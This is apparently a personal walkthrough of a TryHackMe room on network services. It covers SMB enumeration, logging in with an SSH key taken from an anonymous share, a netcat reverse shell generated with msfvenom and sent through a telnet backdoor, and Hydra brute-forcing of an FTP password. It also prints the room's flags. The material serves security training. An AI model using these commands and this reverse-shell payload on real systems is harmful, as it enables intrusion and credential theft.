Networking Services Walkthrough | Try Hack Me

Task 1: Get Connected

Hello and welcome!
Before you start:

1. Connect to the TryHackMe OpenVPN Server (See https://tryhackme.com/access for help!)
2. Make sure you're sitting comfortably, and have a cup of Tea, Coffee or Water close!

Now, let's move on!

Ready? Let’s get going.

No answer needed

Task 2: Understanding SMB

SMB - Server Message Block Protocol - is a client-server communication protocol used for sharing access to files, printers, serial ports and other resources on a network.

How does it work?

What runs SMB?
Microsoft Windows operating systems since Windows 95 have included client and server SMB protocol support. Samba, an open source server that supports the SMB protocol, was released for Unix systems.

Q. What does SMB stand for?

A: Server Message Block

Q. What type of protocol is SMB?

A: request-response

Q. What protocol suite do clients use to connect to the server?

A: TCP/IP

Q. What system does Samba runs on?

A: Unix

Task 3: Enumerating SMB

Enumeration

Enumeration is the process of gathering information on a target in order to find potential attack vectors and aid in exploitation.

This process is essential for an attack to be successful, as wasting time with exploits that either don't work or can crash the system can be a waste of energy. Enumeration can be used to gather usernames, passwords, network information, hostnames, application data, services, or any other information that may be valuable to an attacker.

SMB

Typically, there are SMB share drives on a server that can be connected to and used to view or transfer files. SMB can often be a great starting point for an attacker looking to discover sensitive information — you'd be surprised what is sometimes included on these shares.

Port Scanning

The first step of enumeration is to conduct a port scan, to find out as much information as you can about the services, applications, structure and operating system of the target machine.

Enum4Linux

Enum4linux is a tool used to enumerate SMB shares on both Windows and Linux systems. It is basically a wrapper around the tools in the Samba package and makes it easy to quickly extract information from the target pertaining to SMB.

The syntax of Enum4Linux is nice and simple: "enum4linux [options] ip"

TAG	FUNCTION
-U	get userlist
-M	get machine list
-N	get namelist dump (different from -U and-M)
-S	get sharelist
-P	get password policy information
-G	get group and member list
-a	all of the above (full basic enumeration)

Q. Conduct an nmap scan of your choosing, How many ports are open?

A. 3

```
└─$ nmap 10.10.252.114
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-12 10:18 +0545
Nmap scan report for 10.10.252.114
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 4.29 seconds
```

Q. What ports is SMB running on? Provide the ports in ascending order.

A. 139/445

Q. Let's get started with Enum4Linux, conduct a full basic enumeration. For starters, what is the workgroup name?

A. WORKGROUP

Q. What comes up as the name of the machine?

A. POLOSMB

```
|  Names:
|    POLOSMB<00>           Flags: <unique><active>
|    POLOSMB<03>           Flags: <unique><active>
|    POLOSMB<20>           Flags: <unique><active>
|    \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|    WORKGROUP<00>         Flags: <group><active>
|    WORKGROUP<1d>         Flags: <unique><active>
|    WORKGROUP<1e>         Flags: <group><active>
```

Q. What operating system version is running?

A. 6.1

```
└─$ enum4linux -a 10.10.252.114 | grep -i "os version"
        os version      :       6.1
Use of uninitialized value $users in print at ./enum4linux.pl line 972.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux
```

Q. What share sticks out as something we might want to investigate?

A. profiles

```
└─$ smbclient -L //10.10.252.114 -N

        Sharename       Type      Comment
        ---------       ----      -------
        netlogon        Disk      Network Logon Service
        profiles        Disk      Users profiles
        print$          Disk      Printer Drivers
        IPC$            IPC       IPC Service (POLOSMB server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
Protocol negotiation to server 10.10.252.114 (for a protocol between LANMAN1 and N
Unable to connect with SMB1 -- no workgroup available
```

Task 4: Exploiting SMB

Types of SMB Exploit

While there are vulnerabilities such as **CVE-2017-7494** that can allow remote code execution by exploiting SMB, you're more likely to encounter a situation where the best way into a system is due to misconfigurations in the system. In this case, we're going to be exploiting anonymous SMB share access- a common misconfiguration that can allow us to gain information that will lead to a shell.

Method Breakdown
So, from our enumeration stage, we know:
- The SMB share location
- The name of an interesting SMB share

SMBClient
Because we're trying to access an SMB share, we need a client to access resources on servers. We will be using SMBClient because it's part of the default samba suite.

We can remotely access the SMB share using the syntax:

Syntax: smbclient //[IP]/[SHARE] -U [USERNAME] -p [PORT]
Example: smbclient //10.10.10.10/secrets -U Anonymous -p 445

SMBClient Commands
Once inside the share, you can view the available commands by typing "help". The most useful of which are:
ls or dir: List files and directories
cd [DIR]: Move to a different directory
get [FILE]: Download the file to your AttackBox or Kali Linux Machine
Q. What would be the correct syntax to access an SMB share called "secret" as user "suit" on a machine with the IP 10.10.10.2 on the default port?
A. smbclient //10.10.10.2/secret -U suit -p 445

Q. Great! Now you've got a hang of the syntax, let's have a go at trying to exploit this vulnerability. You have a list of users, the name of the share (smb) and a suspected vulnerability.
A. No Answer Needed

Lets see if our interesting share has been configured to allow anonymous access, I.E it doesn't require authentication to view the files. We can do this easily by:
- using the username "Anonymous"
- connecting to the share we found during the enumeration stage
- and not supplying a password.

Q. Does the share allow anonymous access? Y/N?

A. Y

```
└─$ smbclient //10.10.252.114/profiles -U Anonymous -p 445
Password for [WORKGROUP\Anonymous]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Apr 21 16:53:23 2020
  ..                                  D        0  Tue Apr 21 16:34:56 2020
  .cache                             DH        0  Tue Apr 21 16:53:23 2020
  .profile                            H      807  Tue Apr 21 16:53:23 2020
  .sudo_as_admin_successful           H        0  Tue Apr 21 16:53:23 2020
  .bash_logout                        H      220  Tue Apr 21 16:53:23 2020
  .viminfo                            H      947  Tue Apr 21 16:53:23 2020
  Working From Home Information.txt       N      358  Tue Apr 21 16:53:23 2020
  .ssh                               DH        0  Tue Apr 21 16:53:23 2020
  .bashrc                             H     3771  Tue Apr 21 16:53:23 2020
  .gnupg                             DH        0  Tue Apr 21 16:53:23 2020

                15373236 blocks of size 1024. 7034876 blocks available
```

Q. Great! Have a look around for any interesting documents that could contain valuable information. Who can we assume this profile folder belongs to?

A. John Cactus

Q. What service has been configured to allow him to work from home?

A. ssh

```
John Cactus,

As you're well aware, due to the current pandemic most of POLO inc. has insisted that, wherever
possible, employees should work from home. As such- your account has now been enabled with ssh
access to the main server.

If there are any problems, please contact the IT department at it@polointernalcoms.uk

Regards,

James
Department Manager
```

Q. Okay! Now we know this, what directory on the share should we look in?

A. .ssh

Q. This directory contains authentication keys that allow a user to authenticate themselves on, and then access, a server. Which of these keys is most useful to us?

Download this file to your local machine, and change the permissions to "600" using "chmod 600 [file]".

Now, use the information you have already gathered to work out the username of the account. Then, use the service and key to log-in to the server.

```
└─$ ssh -i id_rsa cactus@10.10.252.114
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sat 12 Jul 2025 05:08:26 AM UTC

  System load:  0.0               Processes:             115
  Usage of /:   41.4% of 14.66GB  Users logged in:       0
  Memory usage: 9%                IPv4 address for ens5: 10.10.252.114
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.
```

Q. What is the smb.txt flag?

A. THM{smb_is_fun_eh?}

```
cactus@POLOSMB:~$ cat smb.txt
THM{smb_is_fun_eh?}
```

Task 5: Understanding Telnet

What is Telnet?
Telnet is an application protocol which allows you, with the use of a telnet client, to connect to and execute commands on a remote machine that's hosting a telnet server.

The telnet client will establish a connection with the server. The client will then become a virtual terminal - allowing you to interact with the remote host.

Replacement
Telnet sends all messages in clear text and has no specific security mechanisms. Thus, in many applications and services, Telnet has been replaced by SSH where transmitted data is encrypted.

How does Telnet work?
The user connects to the server by using the Telnet protocol, which means entering "telnet" into a command prompt. The user then executes commands on the server by using specific Telnet commands in the Telnet prompt. You can connect to a telnet server with the following syntax: "**telnet [ip] [port]**"

Q. Is Telnet a client-server protocol (Y/N)?
A. Y

Q. What has slowly replaced Telnet?
A. SSH

Q. How would you connect to a telnet server with the IP 10.10.10.3 on port 23?
A. telnet 10.10.10.3 23

Q. The lack of what means all Telnet communication is in plaintext?
A. encryption

Task 6: Enumerating Telnet

Enumeration
We've already seen how key enumeration can be in exploiting a misconfigured network service. However, vulnerabilities that could be potentially trivial to exploit don't always jump out at us. For that reason, especially when it comes to enumerating network services, we need to be thorough in our method.

Port Scanning
Let's start out the same way we usually do, a port scan, to find out as much information as we can about the services, applications, structure and operating system of the target machine. Scan the machine with nmap.

Output
Let's see what's going on on the target server...

Q. How many ports are open on the target machine?
Note: You may need to scan non-standard ports too.
A. 1

```
PORT     STATE SERVICE REASON         VERSION
8012/tcp open  unknown syn-ack ttl 63
```

Q. What port is this?
A. 8012

Q. This port is unassigned but still lists the protocol it's using, what protocol is it?
A. tcp

Q. Now we re-run the nmap scan without the -p- tag, how many ports show up as open?
A. 0

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-12 16:56 +0545
Nmap scan report for 10.10.126.254
Host is up (0.19s latency).
All 1000 scanned ports on 10.10.126.254 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 1 IP address (1 host up) scanned in 3.03 seconds
```

Here, we see that by assigning telnet to a non-standard port, it is not part of the common ports list, or top 1000 ports, that nmap scans. It's important to try every angle when enumerating, as the information you gather here will inform your exploitation stage.


A. No answer needed

Q. Based on the title returned to us, what do you think this port could be used for?

A. a backdoor

Q. Who could it belong to? Gathering possible usernames is an important step in enumeration.

A. Skidy



Q. Always keep a note of information you find during your enumeration stage, so you can refer back to it when you move on to try exploits.

A. No answer needed

Task 7: Exploiting Telnet

Types of Telnet Exploit

Telnet, being a protocol, is in and of itself insecure for the reasons we talked about earlier. It lacks encryption, so sends all communication over plaintext, and for the most part has poor access control. There are CVE's for Telnet client and server systems, however, so when exploiting you can check for those on:

https://www.cvedetails.com/
https://cve.mitre.org/

A CVE, short for Common Vulnerabilities and Exposures, is a list of publicly disclosed computer security flaws. When someone refers to a CVE, they usually mean the CVE ID number assigned to a security flaw.

However, you're far more likely to find a misconfiguration in how telnet has been configured or is operating that will allow you to exploit it.


Method Breakdown
So, from our enumeration stage, we know:
- There is a poorly hidden telnet service running on this machine
- The service itself is marked "backdoor"
- We have possible username of "Skidy" implicated

Using this information, let's try accessing this telnet port, and using that as a foothold to get a full reverse shell on the machine!

Connecting to Telnet
You can connect to a telnet server with the following syntax:
"**telnet [ip] [port]**"

Q. Okay, let's try and connect to this telnet port! If you get stuck, have a look at the syntax for connecting outlined above.
A. No answer needed

Q. Great! It's an open telnet connection! What welcome message do we receive?
A. SKIDY'S BACKDOOR



Q. Let's try executing some commands, do we get a return on any input we enter into the telnet session? (Y/N)

A. N

Q. Hmm... that's strange. Let's check to see if what we're typing is being executed as a system command.

A. No answer needed

Start a tcpdump listener on your local machine.
If using your own machine with the OpenVPN connection, use:

```
sudo tcpdump ip proto \\icmp -i tun0
```

If using the AttackBox, use:

```
sudo tcpdump ip proto \\icmp -i ens5
```

This starts a tcpdump listener, specifically listening for ICMP traffic, which pings operate on.

A. No answer needed

Q. Now, use the command "ping [local THM ip] -c 1" through the telnet session to see if we're able to execute system commands. Do we receive any pings? Note, you need to preface this with .RUN (Y/N)

A. Y

```
.RUN ping 10.23.94.228 -c 1
```

```
└─$ sudo tcpdump ip proto \\icmp -i tun0
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
17:30:50.273797 IP 10.10.126.254 > 10.23.94.228: ICMP echo request, id 1, seq 1, length 64
17:30:50.273865 IP 10.23.94.228 > 10.10.126.254: ICMP echo reply, id 1, seq 1, length 64
```

Q. Great! This means that we are able to execute system commands AND that we are able to reach our local machine. Now let's have some fun!

A. No answer needed

We're going to generate a reverse shell payload using msfvenom.This will generate and encode a netcat reverse shell for us. Here's our syntax:

"msfvenom -p cmd/unix/reverse_netcat lhost=[local tun0 ip] lport=4444 R"

-p = payload
lhost = our local host IP address (this is your machine's IP address)
lport = the port to listen on (this is the port on your machine)
R = export the payload in raw format

Q. What word does the generated payload start with?

A. mkfifo

```
└─$ msfvenom -p cmd/unix/reverse_netcat lhost=10.23.94.228 lport=4444 R
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 90 bytes
mkfifo /tmp/dupk; nc 10.23.94.228 4444 0</tmp/dupk | /bin/sh >/tmp/dupk 2>&1; rm /tmp/dupk
```

Perfect. We're nearly there. Now all we need to do is start a netcat listener on our local machine. We do this using:

"nc -lvnp [listening port]"

Q. What would the command look like for the listening port we selected in our payload?

A. nc -lvnp 4444

Q. Great! Now that it's running, we need to copy and paste our msfvenom payload into the telnet session and run it as a command. Hopefully- this will give us a shell on the target machine!

A. No answer needed

Q. Success! What is the contents of flag.txt?

A. THM{y0u_g0t_th3_t3ln3t_fl4g}

```
┌──(user㉿user)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
10.10.126.254: inverse host lookup failed: Unknown host
connect to [10.23.94.228] from (UNKNOWN) [10.10.126.254] 38532
ls
flag.txt
snap
cat flag.txt
THM{y0u_g0t_th3_t3ln3t_fl4g}
```

Task 8: Understanding FTP

What is FTP?
File Transfer Protocol (FTP) is, as the name suggests , a protocol used to allow remote transfer of files over a network. It uses a client-server model to do this, and- as we'll come on to later- relays commands and data in a very efficient way.

How does FTP work?
A typical FTP session operates using two channels:

- a command (sometimes called the control) channel
- a data channel.

As their names imply, the command channel is used for transmitting commands as well as replies to those commands, while the data channel is used for transferring data.

FTP operates using a client-server protocol. The client initiates a connection with the server, the server validates whatever login credentials are provided and then opens the session. While the session is open, the client may execute FTP commands on the server.

Active vs Passive
The FTP server may support either Active or Passive connections, or both.

- In an Active FTP connection, the client opens a port and listens. The server is required to actively connect to it.
- In a Passive FTP connection, the server opens a port and listens (passively) and the client connects to it.

This separation of command information and data into separate channels is a way of being able to send commands to the server without having to wait for the current data transfer to finish. If both channels were interlinked, you could only enter commands in between data transfers, which wouldn't be efficient for either large file transfers, or slow internet connections.

Q. What communication protocols does FTP use?

A. No answer needed

Q. What's the standard FTP port?

A. 21

Q. How many modes of FTP connection are there?

A. 2

Task 9: Enumerating FTP

Enumeration
By now, I don't think I need to explain any further how enumeration is key when attacking network services and protocols. You should, by now, have enough experience with nmap to be able to port scan effectively. If you get stuck using any tool- you can always use "tool [-h / -help / --help]" to find out more about it's function and syntax. Equally, man pages are extremely useful for this purpose. They can be reached using "man [tool]".

Method
We're going to be exploiting an anonymous FTP login, to see what files we can access- and if they contain any information that might allow us to pop a shell on the system. This is a common pathway in CTF challenges, and mimics a real-life careless implementation of FTP servers.

Resources
As we're going to be logging in to an FTP server, we will need to make sure an FTP client is installed on the system. There should be one installed by default on most Linux operating systems, such as Kali or Parrot OS. You can test if there is one by typing "ftp" into the console. If you're brought to a prompt that says: "ftp>", then you have a working FTP client on your system. If not, it's a simple matter of using "sudo apt install ftp" to install one.

Alternative Enumeration Methods
It's worth noting that some vulnerable versions of in.ftpd and some other FTP server variants return different responses to the "cwd" command for home directories which exist and those that don't. This can be exploited because you can issue cwd commands before authentication, and if there's a home directory- there is more than likely a user account to go with it. While this bug is found mainly within legacy systems, it's worth knowing about, as a way to exploit FTP.

This vulnerability is documented at: https://www.exploit-db.com/exploits/20745
Run an nmap scan of your choice.

Q. How many ports are open on the target machine?

A. 3

Q. What port is FTP running on?

A. 21

```
└─$ nmap 10.10.110.212
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-12 20:50 +0545
Nmap scan report for 10.10.110.212
Host is up (0.23s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 2.71 seconds
```

Q. What variant of FTP is running on it?

A. vsftpd

```
└─$ nmap -sC -sV -p 21 10.10.110.212
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-12 20:52 +0545
Nmap scan report for 10.10.110.212
Host is up (0.31s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.0.8 or later
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.23.94.228
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0             353 Apr 24  2020 PUBLIC_NOTICE.txt
Service Info: Host: Welcome

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.19 seconds
```

Great, now we know what type of FTP server we're dealing with we can check to see if we are able to login anonymously to the FTP server. We can do this by typing "ftp [IP]" into the console, and entering "anonymous", and no password when prompted.

```
└─$ ftp 10.10.110.212
Connected to 10.10.110.212.
220 Welcome to the administrator FTP service.
Name (10.10.110.212:user): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
```

Q. What is the name of the file in the anonymous FTP directory?

A. PUBLIC_NOTICE.txt

```
ftp> ls
229 Entering Extended Passive Mode (|||26549|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0             353 Apr 24  2020 PUBLIC_NOTICE.txt
226 Directory send OK.
```

Q. What do we think a possible username could be?

A. Mike

```
ftp> get PUBLIC_NOTICE.txt
local: PUBLIC_NOTICE.txt remote: PUBLIC_NOTICE.txt
229 Entering Extended Passive Mode (|||41035|)
150 Opening BINARY mode data connection for PUBLIC_NOTICE.txt (353 bytes).
100% |*****************************************************************************************|   353        1.92 MiB/s    00:00 ETA
226 Transfer complete.
353 bytes received in 00:00 (1.82 KiB/s)
```

```
└─$ cat PUBLIC_NOTICE.txt
═══════════════════════════
MESSAGE FROM SYSTEM ADMINISTRATORS
═══════════════════════════

Hello,

I hope everyone is aware that the
FTP server will not be available
over the weekend- we will be
carrying out routine system
maintenance. Backups will be
made to my account so I reccomend
encrypting any sensitive data.

Cheers,

Mike
```

Q. Great! Now we've got details about the FTP server and, crucially, a possible username. Let's see what we can do with that...

A. No answer needed

Task 10: Exploiting FTP

Types of FTP Exploit

Similarly to Telnet, when using FTP both the command and data channels are unencrypted. Any data sent over these channels can be intercepted and read.

With data from FTP being sent in plaintext, if a man-in-the-middle attack took place an attacker could reveal anything sent through this protocol (such as passwords). An article written by JSCape demonstrates and explains this process using ARP-Poisoning to trick a victim into sending sensitive information to an attacker, rather than a legitimate source.

When looking at an FTP server from the position we find ourselves in for this machine, an avenue we can exploit is weak or default password configurations.

Method Breakdown
So, from our enumeration stage, we know:
- There is an FTP server running on this machine
- We have a possible username

Using this information, let's try and bruteforce the password of the FTP Server.

Hydra
Hydra is a very fast online password cracking tool, which can perform rapid dictionary attacks against more than 50 Protocols, including Telnet, RDP, SSH, FTP, HTTP, HTTPS, SMB, several databases and much more. Hydra is already installed on the AttackBox, however, if you need it on your own attacking machine, you can find the GitHub repository here.

The syntax for the command we're going to use to find the passwords is this:

"hydra -t 4 -l dale -P /usr/share/wordlists/rockyou.txt -vV 10.10.10.6 ftp"
Let's break it down:

Section	Function
`Hydra`	Runs the Hydra tool
`-t 4`	Number of parallel connections per target
`-l [user]`	Points to the user whose account you're trying to compromise
`-P [path to directory]`	Points to the file containing the list of possible passwords
`-vV`	Sets verbose mode to very verbose; shows the login+password for each attempt
`[machine IP]`	The IP address of the target machine
`ftp/protocol`	Sets the protocol (e.g., ftp, ssh, http, etc.)

Q. What is the password for the user "mike"?

A. password

```
└─$ hydra -t 4 -l mike -P /usr/share/wordlists/rockyou.txt -vV 10.10.110.212 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
ore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-12 21:02:21
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a pr
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100
[DATA] attacking ftp://10.10.110.212:21/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 10.10.110.212 - login "mike" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 10.10.110.212 - login "mike" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 10.10.110.212 - login "mike" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 10.10.110.212 - login "mike" - pass "password" - 4 of 14344399 [child 3] (0/0)
[21][ftp] host: 10.10.110.212   login: mike   password: password
[STATUS] attack finished for 10.10.110.212 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-12 21:02:36
```

Q. Bingo! Now, let's connect to the FTP server as this user using "ftp [IP]" and entering the credentials when prompted

A. No answer needed

```
└─$ ftp 10.10.110.212
Connected to 10.10.110.212.
220 Welcome to the administrator FTP service.
Name (10.10.110.212:user): mike
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Q. What is ftp.txt?

A. THM{y0u_g0t_th3_ftp_fl4g}

```
ftp> get ftp.txt
local: ftp.txt remote: ftp.txt
229 Entering Extended Passive Mode (|||11489|)
150 Opening BINARY mode data connection for ftp.txt (26 bytes).
100% |*****************************************************************************************|    26      403.02 KiB/s    00:00 ETA
226 Transfer complete.
26 bytes received in 00:00 (0.08 KiB/s)
ftp>
```

```
└─$ cat ftp.txt
THM{y0u_g0t_th3_ftp_fl4g}
```

Task 11: Expanding your knowledge

Further Learning
There is no checklist of things to learn until you've officially learnt everything you can. There will always be things that surprise us all, especially in the sometimes abstract logical problems of capture the flag challenges. But, as with anything, practice makes perfect. We can all look back on the things we've learnt after completing something challenging and I hope you feel the same about this room.

Well done, you did it!

No answer needed.

Thank you for taking time to read this walkthrough. Happy Hacking!
~Unish(@uneesxdh)